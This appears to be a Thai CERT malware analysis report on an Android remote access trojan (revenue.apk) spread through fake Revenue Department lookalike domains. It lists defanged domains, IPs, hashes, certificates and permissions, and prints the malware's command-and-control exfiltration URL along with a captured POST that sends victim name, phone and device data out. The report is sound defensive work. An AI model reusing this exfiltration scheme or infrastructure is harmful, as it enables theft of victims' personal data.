
ภาพที่ 1 *แสดง Timeline เวลาที่ผู้ไม่หวังดีเริ่มสร้างโดเมนของแต่ละโดเมนเพื่อทำเว็บไซต์ปลอม*

รายละเอียดการเปรียบเทียบโดยสรุปของ revenue.apk ของโดเมนของแต่ละโดเมนที่ผู้ไม่หวังดีสร้างขึ้นมาเพื่อเผยแพร่ Android Remote Access Trojan ให้กับเหยื่อ (เฉพาะที่ ศูนย์ TTC-CERT สามารถรวบรวมมาได้) เป็นไปตามตารางข้างล่าง โดยรายละเอียดเพิ่มเติมสามารถตรวจสอบได้ที่ **ผนวก ก**

	rd-go-th[.]co	rd-go-th[.]com	rd-go-th[.]org	rd-go-th[.]net
ยังสามารถเข้าถึงได้? (ข้อมูล ณ 3 ต.ค.65)	×	×	✓	✓
Download URL	hxxps://rd-go-th[.]co/image/revenue.apk	hxxps://rd-go-th[.]com/image/revenue.apk	hxxps://rd-go-th[.]org/image/revenue.apk	hxxps://rd-go-th[.]net/image/revenue.apk
Metadata				
App Name	Revenue	Revenue	Revenue	Revenue
SHA256	e2f1870213dc8fbd6cde07070a0fb1c892009eb5f03eebc6fc87141c0a5fa914	e2f1870213dc8fbd6cde07070a0fb1c892009eb5f03eebc6fc87141c0a5fa914	c1fa911d16eb3a46f31a48659bd620ac67731e25ed25a7434e511efdfdd4e316	c1fa911d16eb3a46f31a48659bd620ac67731e25ed25a7434e511efdfdd4e316
Package Name	เหมือนกัน	เหมือนกัน	เหมือนกัน	เหมือนกัน
Main Activity	เหมือนกัน	เหมือนกัน	เหมือนกัน	เหมือนกัน
Internal Version	17	17	20	20
Displayed Version	1.1.6	1.1.6	1.1.9	1.1.9
Minimum SDK Version	เหมือนกัน	เหมือนกัน	เหมือนกัน	เหมือนกัน
Target SDK Version	เหมือนกัน	เหมือนกัน	เหมือนกัน	เหมือนกัน
File size	เหมือนกัน	เหมือนกัน	เหมือนกัน	เหมือนกัน

	rd-go-th[.]co	rd-go-th[.]com	rd-go-th[.]org	rd-go-th[.]net
Certificate Attributes, Subject, Issuer	เหมือนกัน	เหมือนกัน	เหมือนกัน	เหมือนกัน
Permission	เหมือนกัน	เหมือนกัน	เหมือนกัน	เหมือนกัน
Command and control				
Domain	abcdb7[.]cc	abcdb7[.]cc	csmfd5[.]com	csmfd5[.]com
User-Agent	เหมือนกัน	เหมือนกัน	เหมือนกัน	เหมือนกัน

โดเมน rd-go-th[.]co




ภาพที่ 2 แสดงหน้าเว็บไซต์ของโดเมน rd-go-th[.]co เมื่อ 22 ก.ย.65 จาก archive.org[1]

- วันจดทะเบียนชื่อโดเมน: 2022-09-02T05:34:48Z
- วันหมดอายุของชื่อโดเมน: 2023-09-02T05:34:48Z
- Name server
  - jonah.ns.cloudflare.com
  - lila.ns.cloudflare.com
- Registrar: NameSilo, LLC
- IP Addresses (2 ต.ค.65 Domain not resolving)
  - 172.67.150[.]140 (Cloudflare)

[1] "Wayback Machine - Internet Archive." https://web.archive.org/web/20220922062719/https://rd-go-th.co/. Accessed 2 Oct. 2022.

- 104.21.30[.]44 (Cloudflare)
- 2606:4700:3035::ac43[:]968c (Cloudflare)
- 2606:4700:3031::6815[:]1e2c (Cloudflare)

- URL
  - hxxps://rd-go-th[.]co/ (เข้าถึงได้ล่าสุด 22 ก.ย.65)
  - hxxps://www.rd-go-th[.]co/ (เข้าถึงได้ล่าสุด 22 ก.ย.65)
  - hxxps://rd-go-th[.]co/image/revenue.apk (เข้าถึงได้ล่าสุด 22 ก.ย.65)
- revenue.apk



ภาพที่ 3 *แสดงหน้าของ revenue.apk ที่ดาวน์โหลดจาก hxxps://rd-go-th[.]co/image/revenue.apk*

- MD5: a3355e1bb3f2434c89b4e3646f62d121
- SHA-1: 90ded6f507194121886fb71dcbb7a8bdcd6ceced
- SHA-256: e2f1870213dc8fbd6cde07070a0fb1c892009eb5f03eebc6fc87141c0a5fa914
- Package Name: com.test.ykreven
- Main Activity: com.test.ykreven.activity.SplashActivity

- Internal Version: 17
- Displayed Version: 1.1.6
- Minimum SDK Version: 26 (Android 8)
- Target SDK Version: 28 (Android 9)
- Certificate Attributes
  - Valid From: 2012-08-16 06:14:34
  - Valid To: 2062-08-04 06:14:34
  - Serial Number: 502c8fca
  - Thumbprint: dc0fe8a655cbb5f2f2818b6d7d8ab6c975a2e968
- Certificate Subject
  - Distinguished Name: CN:gigabud
  - Common Name: gigabud
- Certificate Issuer
  - Distinguished Name: CN:gigabud
  - Common Name: gigabud
- Permissions
  - android.permission.ACCESS_NETWORK_STATE
  - android.permission.ACCESS_NOTIFICATION_POLICY
  - android.permission.ACCESS_WIFI_STATE
  - android.permission.BIND_ACCESSIBILITY_SERVICE
  - android.permission.CAMERA
  - android.permission.CHANGE_NETWORK_STATE
  - android.permission.FOREGROUND_SERVICE
  - android.permission.INTERNET
  - android.permission.MODIFY_AUDIO_SETTINGS
  - android.permission.MOUNT_UNMOUNT_FILESYSTEMS
  - android.permission.QUERY_ALL_PACKAGES
  - android.permission.READ_EXTERNAL_STORAGE
  - android.permission.READ_PHONE_STATE
  - android.permission.READ_SMS
  - android.permission.RECEIVE_SMS
  - android.permission.RECORD_AUDIO


- android.permission.REQUEST_DELETE_PACKAGES
- android.permission.SEND_SMS
- android.permission.SYSTEM_ALERT_WINDOW
- android.permission.SYSTEM_OVERLAY_WINDOW
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.WRITE_SETTINGS

- Command and control server
  - hxxp://abcdb7[.]cc
  - abcdb7[.]cc
  - 13.214.3[.]179
  - User-Agent: okhttp/4.9.3
  - URL สำหรับส่งข้อมูลออกไปของ revenue.apk
    - HTTP POST Method
    - hxxp://abcdb7[.]cc/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือถือ>&device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>&from_source=dsihourse

ภาพที่ 4 *แสดงการส่งข้อมูล ชื่อ-นามสกุล ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก และข้อมูลอื่น ๆ ที่เกี่ยวข้องกับอุปกรณ์ของเหยื่อของ revenue.apk ที่ดาวน์โหลดจาก hxxps://rd-go-th[.]co/image/revenue.apk*

- TLS/SSL Certificate
  - JARM Fingerprint: 27d3ed3ed0003ed1dc42d43d00041d6183ff1bfae51ebd88d70384363d525c
  - Serial Number: 04b4e2736cc5411652a912eeb3406ae7bb5f
  - SHA-1 fingerprint: ea7fda1dc9473c81966b12f411bd815b729a6676
  - Subject: CN=*.rd-go-th[.]co
  - Issuer: Let's Encrypt
  - Valid from: 2022-09-13 04:15:52
  - Valid until: 2022-12-12 04:15:51

โดเมน rd-go-th[.]com



ภาพที่ 5 *แสดงหน้าเว็บไซต์ของโดเมน rd-go-th[.]com เมื่อ 14 ก.ย.65 จาก archive.org*[2]

- วันจดทะเบียนชื่อโดเมน: 2022-09-02T05:34:48Z
- วันหมดอายุของชื่อโดเมน: 2023-09-02T05:34:48Z
- Name server

[2] "Wayback Machine - Internet Archive." hxxps://web.archive.org/web/20220914030534/hxxp://rd-go-th[.]com/. Accessed 2 Oct. 2022.

- jonah.ns.cloudflare.com เมื่อ 13 ก.ย.65
- lila.ns.cloudflare.com เมื่อ 13 ก.ย.65
- drew.ns.cloudflare.com เมื่อ 2 ก.ย.65
- magali.ns.cloudflare.com เมื่อ 2 ก.ย.65

- Registrar: NameSilo, LLC
- IP Addresses (2 ต.ค.65 Domain not resolving)
  - 172.67.212[.]87 (Cloudflare) เมื่อ 13 ก.ย.65
  - 104.21.23[.]166 (Cloudflare) เมื่อ 13 ก.ย.65
  - 2606:4700:3037::ac43[:]d457 (Cloudflare) เมื่อ 13 ก.ย.65
  - 2606:4700:3035::6815[:]17a6 (Cloudflare) เมื่อ 13 ก.ย.65
  - 103.230.15[.]3 (Layerstack Services Limited) เมื่อ 2 ก.ย.65
- URL
  - hxxp://rd-go-th[.]com/ เข้าถึงได้ล่าสุด 14 ก.ย.65
  - hxxp://rd-go-th[.]com/image/revenue.apk เข้าถึงได้ล่าสุด 14 ก.ย.65
  - hxxps://rd-go-th[.]com/ เข้าถึงได้ล่าสุด 14 ก.ย.65
  - hxxps://rd-go-th[.]com/image/revenue.apk เข้าถึงได้ล่าสุด 14 ก.ย.65
  - hxxp://www.rd-go-th[.]com/ เข้าถึงได้ล่าสุด 14 ก.ย.65
  - hxxps://www.rd-go-th[.]com/ เข้าถึงได้ล่าสุด 14 ก.ย.65

- revenue.apk

ภาพที่ 6 *แสดงหน้าของ revenue.apk ที่ดาวน์โหลดจาก hxxps://rd-go-th[.]com/image/revenue.apk*

  - MD5: a3355e1bb3f2434c89b4e3646f62d121
  - SHA-1: 90ded6f507194121886fb71dcbb7a8bdcd6ceced
  - SHA-256: e2f1870213dc8fbd6cde07070a0fb1c892009eb5f03eebc6fc87141c0a5fa914
  - Package Name: com.test.ykreven
  - Main Activity: com.test.ykreven.activity.SplashActivity
  - Internal Version: 17
  - Displayed Version: 1.1.6
  - Minimum SDK Version: 26 (Android 8)
  - Target SDK Version: 28 (Android 9)
  - Certificate Attributes
    - Valid From: 2012-08-16 06:14:34
    - Valid To: 2062-08-04 06:14:34

- Serial Number: 502c8fca
- Thumbprint: dc0fe8a655cbb5f2f2818b6d7d8ab6c975a2e968

- Certificate Subject
  - Distinguished Name: CN:gigabud
  - Common Name: gigabud
- Certificate Issuer
  - Distinguished Name: CN:gigabud
  - Common Name: gigabud
- Permissions
  - android.permission.SEND_SMS
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.READ_EXTERNAL_STORAGE
  - android.permission.READ_PHONE_STATE
  - android.permission.READ_SMS
  - android.permission.RECEIVE_SMS
  - android.permission.BIND_ACCESSIBILITY_SERVICE
  - android.permission.CHANGE_NETWORK_STATE
  - android.permission.REQUEST_DELETE_PACKAGES
  - android.permission.ACCESS_WIFI_STATE
  - android.permission.QUERY_ALL_PACKAGES
  - android.permission.ACCESS_NOTIFICATION_POLICY
  - android.permission.SYSTEM_OVERLAY_WINDOW
  - android.permission.MODIFY_AUDIO_SETTINGS
- Command and control server
  - hxxp://abcdb7[.]cc
  - abcdb7[.]cc
  - 13.214.3[.]179
  - User-Agent: okhttp/4.9.3
  - URL สำหรับส่งข้อมูลออกไปของ revenue.apk
    - HTTP POST Method
    - hxxp://abcdb7[.]cc/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่น

หรือยี่ห้อของโทรศัพท์มือถือ>&device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>&from_source=dsihourse

```
POST /x/login?
username=James%20Cain&card=081[redacted]&source=android&model=[redacted]
[redacted]&device=a[redacted]&v=9&from_source=dsihourse HTTP/1.1
Content-Length: 0
Host: abcdb7.cc
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/4.9.3

HTTP/1.1 200 OK
Server: nginx
Date: Sun, 02 Oct 2022 14:17:35 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 144
Connection: keep-alive
Access-Control-Allow-Methods: POST,GET,OPTIONS,DELETE,token
Access-Control-Allow-Origin: *
Content-Encoding: gzip
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Request-Id: 2T8YL5r3asNhKht71FmXvPajifFd1yNb
X-Xss-Protection: 1; mode=block

{"code":401,"msg":"..........
..........\n"}
```

ภาพที่ 7 *แสดงการส่งข้อมูล ชื่อ-นามสกุล ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก และข้อมูลอื่น ๆ ที่เกี่ยวข้องกับอุปกรณ์ของเหยื่อของ revenue.apk ที่ดาวน์โหลดจาก hxxps://rd-go-th[.]com/image/revenue.apk*

- TLS/SSL Certificate (เมื่อ 13 ก.ย.65)
    - JARM Fingerprint: 27d3ed3ed0003ed1dc42d43d00041d6183ff1bfae51ebd88d70384363d525c
    - Serial Number: 032008b4e15ef1340c586f787d5906a3d7b4
    - SHA-1 fingerprint: 9f952292779a426179ead1093e4e15664f78acc4
    - Subject: CN=*.rd-go-th[.]com
    - Issuer: Let's Encrypt
    - Valid from: 2022-09-13 03:03:07
    - Valid until: 2022-12-12 03:03:06
- TLS/SSL Certificate (เมื่อ 2 ก.ย.65)
    - Serial Number: 03ad5aa7e6e100f6f4e79d3153ab4c42cd4a
    - SHA-1 fingerprint: e663a41a4f31515003e54c95d7f985a6a91beefb
    - Subject: CN=ldgr3[.]cc
    - Issuer: Let's Encrypt

- Valid from: 2022-09-02 05:07:51
- Valid until: 2022-12-01 05:07:50

โดเมน rd-go-th[.]cc

- วันจดทะเบียนชื่อโดเมน: 2022-09-02T05:34:48Z
- วันหมดอายุของชื่อโดเมน: 2023-09-02T05:34:48Z
- Name server
  - jonah.ns.cloudflare.com
  - lila.ns.cloudflare.com
- Registrar: NameSilo, LLC
- IP Addresses (2 ต.ค.65 Domain not resolving)
  - 104.21.61[.]21 (Cloudflare)
  - 172.67.205[.]40 (Cloudflare)
  - 2606:4700:3034::ac43[:]cd28 (Cloudflare)
  - 2606:4700:3035::6815[:]3d15 (Cloudflare)
- URL
  - hxxp://rd-go-th[.]cc/
  - hxxps://rd-go-th[.]cc/
- TLS/SSL Certificate
  - JARM Fingerprint: 27d3ed3ed0003ed1dc42d43d00041d6183ff1bfae51ebd88d70384363d525c
  - Serial Number: 0420867f8074274c0ca376ff55873ab0b421
  - SHA-1 fingerprint: ea36dfa234da1e91f933d1f6d5a65deed8d1893a
  - Subject: CN=*.rd-go-th[.]cc
  - Issuer: Let's Encrypt
  - Valid from: 2022-09-13 04:09:33
  - Valid until: 2022-12-12 04:09:32

โดเมน rd-go-th[.]xyz

- วันจดทะเบียนชื่อโดเมน: 2022-09-22 00:00:00
- วันหมดอายุของชื่อโดเมน: 2023-09-22 00:00:00
- Name server
  - jonah.ns.cloudflare.com


    - lila.ns.cloudflare.com
- Registrar: NameSilo, LLC
- IP Addresses (2 ต.ค.65 Domain not resolving)
    - 104.21.3[.]237 (Cloudflare)
    - 172.67.131[.]85 (Cloudflare)
    - 2606:4700:3034::ac43[:]8355 (Cloudflare)
    - 2606:4700:3037::6815[:]3ed (Cloudflare)
- URL
    - hxxps://www.rd-go-th[.]xyz/ (1 ต.ค.65 เวลา 21.00 น. ไม่สามารถเข้าถึงได้)
- TLS/SSL Certificate
    - JARM Fingerprint: 27d3ed3ed0003ed1dc42d43d00041d6183ff1bfae51ebd88d70384363d525c
    - Serial Number: 049e05876a8c39c494443fb53a240522b2bc
    - SHA-1 fingerprint: bbb614c2006604a1f7ea0a38b4b0f938088ecff8
    - Subject: CN=*.rd-go-th[.]xyz
    - Issuer: Let's Encrypt
    - Valid from: 2022-09-22 16:41:40
    - Valid until: 2022-12-21 16:41:39

โดเมน rd-go-th[.]top

- วันจดทะเบียนชื่อโดเมน: 2022-09-22 00:00:00
- วันหมดอายุของชื่อโดเมน: 2023-09-22 00:00:00
- Name server
    - jonah.ns.cloudflare.com
    - lila.ns.cloudflare.com
    - ns1.dnsowl.com
- Registrar: NameSilo, LLC
- IP Addresses (2 ต.ค.65 Domain not resolving)
    - 104.21.90[.]27 (Cloudflare) เมื่อ 23 ก.ย.65
    - 172.67.193[.]194 (Cloudflare) เมื่อ 23 ก.ย.65
    - 2606:4700:3037::ac43[:]c1c2 (Cloudflare) เมื่อ 23 ก.ย.65
    - 2606:4700:3034::6815[:]5a1b (Cloudflare) เมื่อ 23 ก.ย.65
- TLS/SSL Certificate
    - JARM Fingerprint: 27d3ed3ed0003ed1dc42d43d00041d6183ff1bfae51ebd88d70384363d525c

- Serial Number: 0492a26892eaedce555a8e6c8f1126844259
- SHA-1 fingerprint: f882a6d8014d846552f28c330d2703c01bcdc251
- Subject: CN=*.rd-go-th[.]top
- Issuer: Let's Encrypt
- Valid from: 2022-09-23 02:49:57
- Valid until: 2022-12-22 02:49:56

โดเมน rd-go-th[.]org



ภาพที่ 8 *แสดงหน้าเว็บไซต์ของโดเมน rd-go-th[.]org เมื่อ 2 ต.ค.65 เวลา 16.00 น.*

- วันจดทะเบียนชื่อโดเมน: 2022-09-28 00:00:00
- วันหมดอายุของชื่อโดเมน: 2023-09-28 00:00:00
- Name server
  - chase.ns.cloudflare.com
  - jessica.ns.cloudflare.com
- Registrar: NameSilo, LLC
- IP Addresses
  - 104.21.17[.]184 (Cloudflare)
  - 172.67.177[.]198 (Cloudflare)

- 2606:4700:3031::6815[:]11b8 (Cloudflare)
- 2606:4700:3031::ac43[:]b1c6 (Cloudflare)

- URL
  - hxxp://rd-go-th[.]org/ (เข้าถึงได้ล่าสุด 2 ต.ค.65 เวลา 16.00 น.)
  - hxxp://www.rd-go-th[.]org/ (เข้าถึงได้ล่าสุด 2 ต.ค.65 เวลา 16.00 น.)
  - hxxp://rd-go-th[.]org/image/revenue.apk (เข้าถึงได้ล่าสุด 2 ต.ค.65 เวลา 16.00 น.)
  - hxxps://rd-go-th[.]org/ (เข้าถึงได้ล่าสุด 2 ต.ค.65 เวลา 16.00 น.)
  - hxxps://www.rd-go-th[.]org/ (เข้าถึงได้ล่าสุด 2 ต.ค.65 เวลา 16.00 น.)
  - hxxps://rd-go-th[.]org/image/revenue.apk (เข้าถึงได้ล่าสุด 2 ต.ค.65 เวลา 16.00 น.)
- revenue.apk

ภาพที่ 9 *แสดงหน้าของ revenue.apk ที่ดาวน์โหลดจาก hxxps://rd-go-th[.]org/image/revenue.apk*

  - MD5: 49b75459a3ed66ccc8e9a96a8f574733
  - SHA-1: a847ad7cba4a971afd02fa0a4917d549f6389651
  - SHA-256: c1fa911d16eb3a46f31a48659bd620ac67731e25ed25a7434e511efdfdd4e316

- Package Name: com.test.ykreven
- Main Activity: com.test.ykreven.activity.SplashActivity
- Internal Version: 20
- Displayed Version: 1.1.9
- Minimum SDK Version: 26 (Android 8)
- Target SDK Version: 28 (Android 9)
- Certificate Attributes
  - Valid From: 2012-08-16 06:14:34
  - Valid To: 2062-08-04 06:14:34
  - Serial Number: 502c8fca
  - Thumbprint: dc0fe8a655cbb5f2f2818b6d7d8ab6c975a2e968
- Certificate Subject
  - Distinguished Name: CN:gigabud
  - Common Name: gigabud
- Certificate Issuer
  - Distinguished Name: CN:gigabud
  - Common Name: gigabud
- Permissions
  - android.permission.ACCESS_NETWORK_STATE
  - android.permission.ACCESS_NOTIFICATION_POLICY
  - android.permission.ACCESS_WIFI_STATE
  - android.permission.BIND_ACCESSIBILITY_SERVICE
  - android.permission.CAMERA
  - android.permission.CHANGE_NETWORK_STATE
  - android.permission.FOREGROUND_SERVICE
  - android.permission.INTERNET
  - android.permission.MODIFY_AUDIO_SETTINGS
  - android.permission.MOUNT_UNMOUNT_FILESYSTEMS
  - android.permission.QUERY_ALL_PACKAGES
  - android.permission.READ_EXTERNAL_STORAGE
  - android.permission.READ_PHONE_STATE
  - android.permission.READ_SMS

- android.permission.RECEIVE_SMS
- android.permission.RECORD_AUDIO
- android.permission.REQUEST_DELETE_PACKAGES
- android.permission.SEND_SMS
- android.permission.SYSTEM_ALERT_WINDOW
- android.permission.SYSTEM_OVERLAY_WINDOW
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.WRITE_SETTINGS

